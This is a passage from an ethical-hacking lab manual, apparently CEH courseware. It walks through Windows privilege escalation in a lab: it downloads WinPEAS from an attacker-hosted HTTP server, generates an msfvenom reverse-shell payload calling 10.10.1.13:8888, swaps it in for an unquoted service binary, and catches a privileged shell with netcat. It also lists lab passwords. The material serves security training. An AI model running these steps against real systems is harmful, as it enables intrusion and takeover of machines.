configured, type exploit and press Enter.



11. Once the exploitation is complete, we will be getting a Meterpreter session as show in the screenshot.



12. Type command shell and press Enter. Execute whoami command, to determine the username of the currently logged on user. Here, it is $sqlexpress which is the SQL service.




Task 6: Perform Privilege Escalation


WinPEASx64.exe is a tool for Windows privilege escalation, identifying misconfigurations and vulnerabilities for potential exploitation.

The Unquoted Service Path vulnerability in the RunOnce registry key arises when a Windows service path lacks proper quotation marks and contains spaces, enabling attackers to execute arbitrary code with elevated privileges during system startup.


1. To perform further attacks, we need high privileges. For privilege escalation, we will use WinPEAS.exe to enumerate any misconfigurations.
2. We will upload the WinPEAS.exe file and execute it in Windows.
3. Move to C:\ using the command cd C:\.




4. Next, move to C:\Users\Public\Downloads using cd and execute the command powershell.



5. Now, we need to host winPEASx64.exe on the attacker machine using Python. Open a new terminal, type sudo su, press Enter, and use toor as password. Execute the command cd /root/ADtools.




6. Type python3 -m http.server and press Enter to host the winPEASx64.exe file.




7. Get back to the shell terminal and type wget http://10.10.1.13:8000/winPEASx64.exe -o winpeas.exe.

   Do not end the Python sever




8. Once winpeas.exe is downloaded, execute it with ./winpeas.exe.




9. Script execution starts; wait until the execution completes.


10. Once the execution is completed, observe the output. Here, we have a file named file.exe in C:\Program Files\CEH Services that is unquoted and can be exploited for privilege escalation.




11. Open a new terminal with root privileges using the command sudo su and toor as password. Execute the msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=8888 -f exe > /root/ADtools/file.exe command.




12. Get back to our shell terminal and move to C:\Program Files\CEH Services. Execute the command cd ../../.. ; cd "Program Files/CEH Services".



13. Execute the command move file.exe file.bak ; wget http://10.10.1.13:8000/file.exe -o file.exe.



14. Now, go to another terminal and type nc -nvlp 8888 and press Enter.




15. Click on Windows Server 2019 (AD) to switch to the Windows Server 2019 (AD) machine, assuming we are the victim now. Restart the machine by hovering over Power and

Display button and click Reset/Reboot button present at the toolbar located above the virtual machine and log in with the username SQL_srv and password "batman."

In the Reset/Reboot Machine window click Yes.


16. After logging in, switch back to the Parrot Security. Here, we got the shell to our netcat listener. Which is a privileged shell.
17. Execute command whoami determine username of the currently logged on user.



